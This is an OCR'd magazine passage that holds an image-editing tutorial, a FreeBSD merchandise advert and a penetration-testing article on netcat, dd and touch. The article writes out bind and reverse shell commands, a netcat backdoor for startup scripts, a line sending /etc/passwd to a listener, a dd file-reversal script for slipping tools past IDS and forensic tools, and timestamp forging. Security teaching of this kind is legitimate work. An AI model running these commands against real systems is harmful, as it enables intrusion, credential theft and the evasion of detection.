
Step 7

Set the resolution of the image to 300 pixels/in in both axis (Image → Scale). Create a new image with the same resolution 760 × 3884 pixels. Select the light and dark blue from the left hand side of the original image using the pick tool and set the foreground and background accordingly. Switch to the new image and use the gradient blend tool to fill the new image [Figure 8].




Step 8

Scale both the side and front images to 50% constrained. Open the hard drive light image and use the clone tool to remove the symbol engraved on the right hand side. Crop so that the switches are central [Figure 9].




Step 9

Add a new layer to the side image and paste then scale the switches so they line up in the centre of the image. Add “The power to serve” text adjusting the kerning and size to fix the maximum width. Set the switch layer to hard light [Figure 10].




Step 10

Merge visible layers on both images. Create a new page with a white background 3000 x 2500 px. Add a guide at 50% of the vertical (Image → Guides by percent). Add a horizontal guide part way down the from the top of the page. Create two new layers, copy and paste the side image and front images into separate layers. Add two vertical guides one aligned against the 'P' and one intersecting the “S” [Figure 11].




Step 11

Click on the left hand layer and using the square selection tool, outline the left hand panel. Click on the perspective tool and alight the vertical axis to match the left-hand guide then click on Transform. Anchor the layer. Repeat with the right hand panel and the right hand guide [Figure 12].



Step 12

Merge down the two layers, and add a shadow with 0 x offset and 20 y offset and blur radius. Give the shadow a 40% opacity. Crop and export as required [Figure 13].



ROB SOMERVILLE

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid-eighties, he has worked in many corporate sectors including finance, automotive, airlines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

Great Specials

On FreeBSD® & PC-BSD® Merchandise

Give us a call & ask about our
SOFTWARE BUNDLES
1.925.240.6652

$39.95
FreeBSD 9.1 Jewel Case CD Set
or FreeBSD 9.1 DVD

$29.95
PC-BSD 9.1 DVD

$49.95 Save a BUNDLE!
The PC-BSD 9.0 Users Handbook
PC-BSD 9.1 DVD

$99.95
The FreeBSD CD or DVD Bundle

Inside each CD/DVD Bundle, you'll find:
FreeBSD Handbook, 3rd Edition
Users Guide FreeBSD Handbook, 3rd Edition, Admin Guide
FreeBSD 9.1 CD or DVD set
FreeBSD Toolkit DVD

Stylish Dress Attire
Look Your Professional Best

Comfy Apparel
Stay Warm in Zip Ups & Pullovers

T-Shirts
Lots of Styles to Choose From

FreeBSD 9.1 Jewel Case CD/DVD $39.95

CD Set Contains:

- **Disc 1** Installation Boot LiveCD (i386)
- **Disc 2** Essential Packages Xorg (i386)
- **Disc 3** Essential Packages, GNOME2 (i386)
- **Disc 4** Essential Packages (i386)

FreeBSD 9.0 CD $39.95
FreeBSD 9.0 DVD $39.95

FreeBSD Subscriptions

Save time and $$$ by subscribing to regular updates of FreeBSD

FreeBSD Subscription, start with CD 9.1 ..... $29.95
FreeBSD Subscription, start with DVD 9.1 ..... $29.95
FreeBSD Subscription, start with CD 9.0 ..... $29.95
FreeBSD Subscription, start with DVD 9.0 ..... $29.95

PC-BSD 9.1 DVD (Isotope Edition)

PC-BSD 9.1 DVD $29.95
PC-BSD Subscription $19.95

The FreeBSD Handbook

The FreeBSD Handbook, Volume 1 (User Guide) $39.95
The FreeBSD Handbook, Volume 2 (Admin Guide) $39.95

The FreeBSD Handbook Specials

The FreeBSD Handbook, Volume 2 (Both Volumes) $59.95
The FreeBSD Handbook, Both Volumes & FreeBSD 9.1 ..... $79.95

PC-BSD 9.0 Users Handbook $24.95

BSD Magazine $11.99

The FreeBSD Toolkit DVD $39.95

FreeBSD Mousepad $10.00

FreeBSD & PCBSD Caps $20.00

BSD Daemon Horns $2.00

Bundle Specials!
Save $$$

Just Plain Fun
Mousepads & Novelty Horns

BSD Magazine
Available Monthly

For even **MORE** items
visit our website today!

www.FreeBSDMall.com

100+ Unix Commands

Pen Testing and Audit. Part 3

Pen Testing and Audit. This comes in handy when engaged in a penetration test. In the event that you find a shell, it may not be feasible to upload large amounts of data, but netcat is small (and also exists natively on many UNIX/LINUX systems). Next, there is a port of Netcat for Windows. This means that it can be loaded into a Windows network over a shell exploit.

Once on the internal host, you can extend what you have done by scanning the internal network – INSIDE the firewall.

Netcat – the tester's best friend

Sending to and from separate hosts is possible. The idea here is to have netcat setup as a listener on the host that is collecting the data and for it to be running on a host that is spoofing * the source address. The "-s" address local source address option and the fact that netcat has the "-g" source-routing hop point options add to this ability.

The "-wN" usage options defines the buffered send-mode that selects one line every N seconds. Another option that can be considered is to hexdump (to stderr or to a specified file) of transmitted and received data.

Vulnerability Scanning with Netcat

Netcat has a number of pre-existing scripts that can allow it to act as a simple vulnerability scanner. It does this by connecting to the port to be tested, entering data to test a vulnerability and returning the result. A number of the commonly available test scripts include those for:

1. RPC (Remote Procedure Calls) – both the *NIX (Port 111) and Windows (Port 135) versions
2. FTP (proxy tests, PASV bugs, etc.)
3. Password testing (along the lines of Brutus) – that is you can try a dictionary attack and test a system's passwords
4. Map and export a file system
5. Test trust relationships (such as the "R" commands)
6. SSL – yes there is an SSL capable version of netcat and it can be used to test SSL links
7. A Web and CGI scanner
8. Many more ...

Reporting the results is another issue; you know that the vulnerability is there, the output is just not pretty.

Then there is scripting again:

```
# `perl -e 'print "A"x1024'` nc -v
```

A little fuzzing never hurt... But then again… In the perl sample above, we see how we can send large volumes of script to a listening port. This all goes to show how a simple command can be made into a truly powerful tool.

Testing and making connections to open ports with Netcat

When testing a system, netcat has a few things you should remember:

- It is faster than a speeding Telnet.
- Easy to drop with a CTRL-C
- Handles raw data in a single bound

Yes, it's not a bird or a plane, it is netcat. Netcat is far faster than Telnet without the overhead and translation.

This makes it superior for forensic data transfers. Unlike Telnet, netcat does not add characters.

Next, netcat can connect over UDP. This means it can be used as a simple "Telnet" client and server – even over UDP. You set up communications as follows:

On the Server:

```
# nc -l -p [port] -e /bin/csh
```

Or in Windows – "C:\ nc -l -p [port] -e C:\windows\cmd.exe".

If the aim is to have a UDP "telnet" style client over UDP 53, just run:

```
# nc -l -u -p 53 -e /bin/csh
```

Can we say a simple backdoor?

On the Client:

```
# nc [ServerIPAddress] [port]
```

So to connect to the listener above on UDP 53 at IP address 192.168.10.123 we would use:

```
# nc -u 192.168.10.123 53
```

It is all really easy when you think about it. This is why it is SO EASY to bypass firewalls and routers that allow DNS traffic (or any default rules). This is why it is CRITICAL that there are restrictions on all rules that have ANY system to ANY system access.

Acting as a virtual server or honeypot

Netcat can simulate any TCP or UDP service; the binary ones are far more complicated, but are still possible. If we take the simple example of a Web server that we wish to create as a honeypot, the process is to serve a page and log the results.

Make a webserver:

```
while true; do nc -l -p 80 -q 1 < /tmp/index.html; done
```

Run the script line above, then you could log the netstat and other packets, setup snort, etc. Or you could integrate logging:

```
cat { while read; do echo "`date` > $REPLY">> log.txt;
   echo $REPLY; done; } nc -l -p 80 -q 1 < /tmp/index.html
   { while read; do echo "`date` < $REPLY" >> log.txt;
   echo $REPLY; done; }
```

To add a proxy or client header and fool simple systems:

```
# nc google.com 80 GET / HTTP/1.1Host: google.comUser-
   Agent: Mozilla Version 2800.1 (one day)Referrer: Not.
   my.site.com
```

To make a log with times, etc., the script needs to be spawn'd – but the idea is there. This can be done for nearly any service or port but, of course, there are always simpler ways to do this.

Netcat – the simple port-scan logger

The following is a small script to make Netcat into a simple Port Scan Logger. A little more and it can become a simple Honeypot:

```
# while true; do nc -l -p [port_to_monitor] -e /bin/
   record.sh >> /tmp/port_connections.txt
```

This calls a script, `/bin/record.sh`. There are other ways to do this, but this is a quick and easy example. This script is as follows:

```
#!/bin/sh
# port_mon.sh
# Netcat script to record port scan details.
#
cat { while read; do echo "`date` > $REPLY">> log.txt;
   echo $REPLY; done; } netcat -v -v -l -w 3 [port_
   monitored] { while read; do echo "`date` < $REPLY" >>
   log.txt; echo $REPLY; done; }
```

This logs all connections to a single port from an IP address. This is a continuous loop. That is, when a connection is made, netcat will be respawned and ready to record another attempt.

Alternatively, we can log to syslog by adding:

```
"echo '<0>message' nc -w 1 -u log_host 514"
```

Now, if we want to monitor several ports, a little extra scripting and we have a simple port scan monitor.

```
(for f in $(seq 1 254); do while true ; do nc -v -w3 -z
   $f; done)
```

Netcat to send files

Netcat helps in sending files. We can tar and compress (or gzip) the files contained within a specified directory

and then pipe the data through a netcat client. The "–w" option can provide a few seconds of delay prior to a time-out. This covers the problem of temporary disconnects and intermittent traffic flow.

To move the file from a listener to the netcat client we first need to configure a listener.

```
# nc -l -p 53 < /tmp/the_file_name.bin
```

Next, a client.

```
#nc [IP_Address_of_Listener]
```

Pushing a file from the client to the netcat listener.

Again, we setup a listener.

```
# nc -l -p 53 > /tmp/the_file_we_want_to_copy.bin
```

And the client.

```
#nc [IP_Address_of_Listener] 53 < /tmp/The_File_we_saved.bin
```

This is just the reverse of what we did at first. This allows the sending or receiving of files. These files are sent in binary format, but this also allows text to be sent. Some issues can occur (and require translation) when sending from *NIX to Windows.

Netcat is also able to be used as a Forwarder and Relay

I am not going to go into detail here but, if you think about it, there is no reason why a single netcat listener is the end of what you can do. Chaining netcat can allow it to pass multiple layers and systems. In Pen-tests, Red Teaming and even on the darker side of the fence, this technique is used to "drill" through firewalls and security systems.

More than this, netcat can chain across different protocols. It is possible to pipe one connection type into another. A connection to DNS (UDP 53) can be changed to HTTP (TCP 80), etc.

All of this just touches the surface of what netcat does. I would suggest that you search and find out more. There are always more uses of netcat.

Netcat as a Trojan

Netcat can also be used as a backdoor into a system and a remote shell. It is all too easy....

Once you have run the script on the host that you wish to Trojanise, use telnet to connect to it as follows:

The following starts netcat in listen mode.

```
#nc -l -p [port] -e /bin/ksh
```

Of course, you can listen on either TCP or UDP. In fact, adding this line to a start-up script could allow you to selectively send connections to a valid service or the "Trojan".

For instance, if you can obtain shell access through a DNS vulnerability with BIND, you could load a netcat startup and allow future access while patching the issue to stop further attacks. Even simple tools can be used in both positive and negative ways.

A replay attack engine

Netcat can be used as a replay attack engine. It works well for this purpose and is simple to use. The first part is to actually collect the information stream (the data) that you want to replay. This can be done by using another tool to create the stream or just capture (tcpdump or wireshark) a stream and alter the parts that do not fit.

Change the times, IP addressing, destinations, values, etc. to make the captured stream suit what you want.

To replay the data, netcat in client mode will suffice:

```
$ cat file.capture.bin nc [destination IP] [port]
```

or even:

```
$ nc [destination IP] [port] <>
```

Either will work. Either netcat in listen mode, tcpdump, wireshark or tcprelay can be used to make the initial capture. TCPRelay works better for this task, but netcat just looks cooler (in a geek sense).

Hence, netcat can be used to replay packets.

Egress filtering and netcat

First I had better explain to everyone what Egress filters are. Most people understand the idea of Ingress filtering. This is stopping things coming into the network. Most people will agree that letting anything into the network from the Internet willy-nilly is a bad idea. But what are Egress filters and why are they necessary?

An Egress filter is a block on traffic leaving your network. This may not sound too nefarious, but it is not just the insiders who can damage your network from the inside. An external attacker can "push" a session from the client to a listener. That is they can make a shell connection from your server using outgoing traffic to get an incoming connection to your internal systems.

Shoveling a shell

You may think that it is not possible to get an incoming shell from the Internet because you block incoming traffic. If you do, you are mistaken. There is an attack method

known as shoveling a shell or just a shoveling shell. Netcat is a common tool for launching this attack. The attacker would setup netcat as follows:

```
Listener:    nc -l -p [port no.]
Client:      : nc [listenerIP] [port] -e /bin/sh
```

The firewall will see this as an outgoing connection from the system. It is, in reality, an incoming interactive shell. It is also a common way of using that buffer overflow condition – take your pick of the latest one hitting the streets.

Generally, the client is activated at regular intervals through cron. This is completed by activating a netcat server and waiting for the connection from the system being attacked. The system being attacked is generally configured using a common port that is generally allowed through your firewall and expected. Ports such as TCP 25 (SMTP), TCP 80 (HTTP) or TCP 443 (HTTPS) are used. If the attacker is really smart, they will tie the connection to UDP and bind it to something like UDP 53 (DNS) as it is rarely blocked. (nc -u: UDP Mode).

The result – the attacker has a command shell to your system through your firewall. This even works on firewalls that block ALL incoming traffic. As a tester, you can do the same, as packet filters are easily fooled, a good proxy level firewall is not – but there are fewer and fewer of these being used.

The worst thing, is that tools such as metasploit (*http://www.metasploit.com/*) make this even easier. They bundle the exploit and tools into a single payload that even a novice script kiddie can use. So filter that outgoing Internet Traffic before it is too late!

Oops – I forgot to install netcat...

Netcat does not exist on all systems. It is common on many Linux systems, but less commonly installed on UNIX. In the event that netcat is not installed as a client program on a system, and when we cannot install netcat, there are options in both `/dev/TCP` and `/dev/UDP`:

```
/dev/tcp/[IPaddress]/[port]
/dev/ucp/[IPaddress]/[port]
```

So for our UDP 53 example this becomes:

```
/dev/ucp/192.168.10.123/53
```

For the shell this becomes:

```
/bin/csh -i > /dev/tcp/[IPaddress]/[port] 0<&1 2>&1
/bin/csh -i > /dev/ucp/[IPaddress]/[port] 0<&1 2>&1
```

And hence, we can obtain the functionality of netcat with the tools and devices that exist on any *NIX system. As an example, the script line below shovels a shell from the target host to a waiting Netcat listener. We can enter commands on the host that act as a reverse shell.

```
/bin/csh -i > /dev/ucp/192.168.10.123/53 0<&1 2>&1
```

The critical point is that we can use netcat on our local system even when the remote system under test does not have netcat. And, of course, if netcat is not installed on the client, we can still use a makeshift client such as:

```
# cat /etc/passwd> /dev/tcp/[IP_Address_of_Listener]/
   [Listener_Port]
```

Filtering connections

An exercise to try is to setup restrictions on the source IP that is allowed to connect. Netcat can be configured to accept connections only from a predefined source IP address. This makes the connection operate like TCP_Wrappers and is seminal to a firewall for the individual service.

Sending compressed files

In this example, the data received is piped into tar. By running tar with the “v” option (or verbose) we can see the filenames – they are printed to SDOUT (generally the screen). Omit this if you want to script this or otherwise automate this process (less noise). To compress the output, also run tar with the “z” flag. This will automatically run the gzip compression program over the output.

Note

Not all implementations of tar support the “z” flag and it may be necessary to pipe the tar’d output to gzip in a separate step.

To do this we use the commands:

Client

```
# tar cfpz - /[directory_path]/[File] /bin/nc -w 3 [Desti-
   nation_Host_IP] [Listener-Port]
```

or for an entire directory, just:

```
# tar cfpz - /[directory_path] /bin/nc -w 3 [Destination_
   Host_IP] [Listener-Port]
```

Listener

```
# nc -l -p [Listener-Port] tar xfpvz -
```

On the listener we reverse the process in this example and restore the files.

For the details on how to use tar see: *http://www.linux-command.org/man_pages/tar1.html*.

Alternatively

Together, dd and netcat make a great way to either back-up a system (and all slack, etc.) or to remotely obtain a forensically sound copy of a partition, drive, memory, etc. Say we want to make an image of `/dev/hdb1` (a partition, but the entire drive can also be copied with `/dev/hdb`), we can use the following commands:

Client

```
# dd if=/dev/hda1 nc -v -w 15 [Netcat_Listener_IP] 1200
```

Listener

```
# nc -l -v -w 15 -p 1200 dd of=/tmp/image_hdb.dd
```

There are other options with dd that can be incorporated and I have these in other posts. In this case, I have used TCP 1200 as the port, but this can be anything that is not in use. Also, UDP can be used, as well, but there is a larger chance of error.

This image can now be cloned to other hosts, used as a backup to be restored to the original, if needed, or used for forensic analysis. You can also test the system remotely without leaving a further trail.

DD

DD is the Swiss army knife of file tools – with `/dev/tcp` it can also be a network tool (but nc is simpler).

First we need the basics for DD. For this we have the man page and some definitions. I have taken (blatantly paraphrased) the man file info for DD and included this below (which is simple to obtain – "man dd").

For the purpose of a task such as reversing files and swapping them, we need to concentrate on the following options:

- bs – This is block size. Setting "bs=1" means that we can use dd as a bit level (instead of a block level) tool. Although it does slow down the process from a block copy, we are not looking at how fast we can copy here.
- skip – this tells us to skip "n" blocks. In our case, we want "n" bits.

What we are going to do is start at the value of "n" set to our last bit in the file. We will loop the dd function to next copy bit "n – 1", then "n – 2", ... to "n=1". This means n gets copied to bit 1, "n – 1" to bit 2, ..., bit 1 to bit n.

In other words we need to copy bit "n – i" in the source file to bit "i – n" in the destination file.

How to reverse a file with dd

Reversing a file is actually fairly simple, a small shell script code executed with the length of the file (based on the sector size) is all that is required. You can either use a default block size (where the individual blocks will be moved into a reverse order), or set the block size to 1 in order to completely reverse the file. The flag, "bs=1" is added in order to copy the entire file in reverse – bit by bit.

If the size of the file and its name are known beforehand, the script is particularly simple (note that this script uses the 'count' command, which is not found on all systems):

```
$j = [file_size]
$F=[file to copy]
for i in `count 0 $j`; do
dd conv=noerror bs=1 count=1 skip=($i) if=$F > /($j).out
done
```

In the event that you do not know the size of the file, the following script can be used, or if you want to incorporate this in to a script that changes multiple files at once you need to feed more information into the script (including a file descriptor). This script is a little messy (I have not made any effort to tidy it up), but does the trick.

```
#! /bin/bash
# This is a small utility script that will reverse the
# file that a user inputs
# It is not coded securely and presumes the directory for a
# number of command - change
# this to run it in a real environment. The main thing is
# a proof of concept anti-forensic tool.
# This script by reversing files will make the file
# undetectable as a type of file by commercial
# file checkers. Run it in reverse to get the original back.
#
# Author: Craig S Wright

#Set the file to reverse
echo "Enter the name (and path if necessary) of the file
    you want to reverse:"; read FILE

#i Work out the file size
SIZE_OF_FILE=`/bin/ls -l $FILE | awk '{print $5}'`
i=0
```

```
#The script - not pretty - but the idea was all I was
# aiming at

K=`expr $SIZE_OF_FILE - $i`
/bin/dd conv=noerror bs=1 skip=$K if=$FILE count=1 >
   $FILE.out
i=`expr $i + 1`

J_Plus=`expr $SIZE_OF_FILE + 1`

while [ "$i" != "$J_Plus" ]
do
K=`expr $SIZE_OF_FILE - $i`
/bin/dd conv=noerror bs=1 skip=$K if=$FILE count=1 >>
   $FILE.out
i=`expr $i + 1`
done
```

To go a little further and add some options, I have included the following example. I have NOT added input checking or other NECESSARY security controls. This is quick and nasty only. Please fix the paths and input checking if you want to run it.

The following script is called reverse.sh:

```
#! /bin/bash
#
# reverse.sh
#
# Set the file to reverse - I DO NOT check if the file
# actually exists - you should!
echo "Enter the name (and path if necessary) of the file
   you want to reverse:"; read FILE

# Default File output = FILE.out
FILE_OUT=$FILE.out

# Set the file where the reversed file is to be saved - I DO
# NOT check if the file actually exists - you should!
echo "Enter the name (and path if necessary) of the file
   you want the output saved as (must be different to the
   input):"; read $FILE_OUT

#Set the Block Size. This will default to BS=1 for dd
BS_SIZE=1
echo "Enter the Block Size (the default = 1 bit):"; read
   BS_SIZE

#i Work out the file size
SIZE_OF_FILE=`/bin/ls -l $FILE | awk '{print $5}'`
i=0

#The script - not pretty - but the idea was all I was
# aiming at

K=`expr $SIZE_OF_FILE - $i`
/bin/dd conv=noerror bs=$BS_SIZE skip=$K if=$FILE count=1
   > $FILE_OUT
i=`expr $i + 1`

J_Plus=`expr $SIZE_OF_FILE + 1`

while [ "$i" != "$J_Plus" ]
do
K=`expr $SIZE_OF_FILE - $i`
/bin/dd conv=noerror bs=$BS_SIZE skip=$K if=$FILE count=1
   >> $FILE_OUT
i=`expr $i + 1`
done

# The end...
```

To use the previous script enter:

```
$ ./reverse.sh
```

Enter the name of the file you want to reverse and the block size (best left at 1 bit). This will return the bitwise reversed file. If you want to verify it – run it twice and use "diff" to validate that the same file is returned. This will reverse the reverse and get the original back.

This works on text and binary files and, with a little tweaking, you can reverse headers but leave the body the same, reverse the body after skipping the file header and many more options.

I have yet to find a forensic tool that will find reversed text if you are not looking for it. Also, this is a simple way of passing tools when an IDS/IPS is in use. The reversed files are not found in default scans. This has been tested with several of the leading IDS products. In all cases, it was possible to send tools without setting an alert.

With time and practice, you can create a loader script that will take the reversed file and execute it directly into memory. This leaves no copy of the original file to be uncovered with a Host based IDS.

The script example above has the file output written without checking if a file exists. The following is an example of how you can add a small amount of script to verify that you are not overwriting an existing file:

```
if [ -f $FILE ]
then
```

```
echo "The file [$FILE] that you are seeking write already exists"
echo "Do you want to overwrite the existing file? ( y/n ) : \c"
read RESPONSE
if [ "$RESPONSE" = "n" ] || [ "$RESPONSE" = "N" ]
then
echo "The file will not be overwritten and the process will abort!"
exit
fi
fi
```

It is also a good idea to use the full path in a script. Users can change the path variables they are exposed to and, unless you set these (either explicitly or by adding a profile for the script to use), an attacker could use a system script to run their own binary.

The key to successfully testing a system and validating the security state of that system is to think outside the box. For instance, there are several reasons why you would want to reverse a file for testing:

- • Attackers could do this to bypass filters, controls and other protections
- • Anti-forensics, finding the needle in a haystack is difficult – esp. when the tools do not help
- • Pen Testing – just as in point 1 for attackers, the tester can use this to load tools without being detected by filters or through malware detection engines

Once a file has bypassed the perimeter controls, getting it to work inside an organization is simple. Hence, a means to bypass controls is of interest to those on the attack side of the equation (both validly and less so).

Next, it is a concern to the forensic professional. Hiding files through reversing them makes the process of discovery a proverbial search for the needle in a haystack.

An interesting effect to try is to maintain the header on a bitmap file (i.e. skip the first portion of the file and reverse the later parts). What ends up occurring is that the image can be recreated upside down. All types of interesting effects can be found.

As always, the cards are stacked in favor of the attacker. When in a contest that pits rules against open morality, rules lose more than not. This does not mean that we give up, only that we have to understand the odds that are stacked against us and that it is also the case that people naturally err. This is when we (the "good" guys) win.

For security professionals to be successful, we need to think outside the box.

touch

The *NIX touch command can be used to change the *access* and *modification* times on an existing file or directory or to create a new file. There is a common belief that the touch command can change any time entry (including the *change* time or, on some systems, the create time); this is not correct. The *change time* and *created time* of a file needs to be modified in other ways (such as extracting files from TAR archives).

If a file does not exist on the system, the touch command will create it. The touch command can be used to update or create the access and modification times, setting these to a specified predefined value. If the option to set a new timestamp is not used, the command will set the current time.

The command's options include:

- a: change the access time
- m: change the modification time
- r <file>: set the access and modification times of the file being changed to be the same as that of one named <file>
- t <time>: set the time specified by <time> when updating the access and modification times

The touch command uses the format [[cc]yy]MMDDhhmm[.ss]. These are defined as follows:

- MM: the two-digit numeric month,
- DD: the two-digit numeric day,
- hh: the two-digit numeric hour,
- mm: the two-digit numeric minutes,
- ss: Sets the two-digit seconds,
- cc: the first two digits of the year, and
- yy: the last two digits of the year.

The touch command can be used without options to set the current time. This is done to simulate an update to a file without actually accessing it. For an attacker, this can be used to hide an attack. Setting a false path can lead an investigator into checking the wrong files and wasting valuable time.

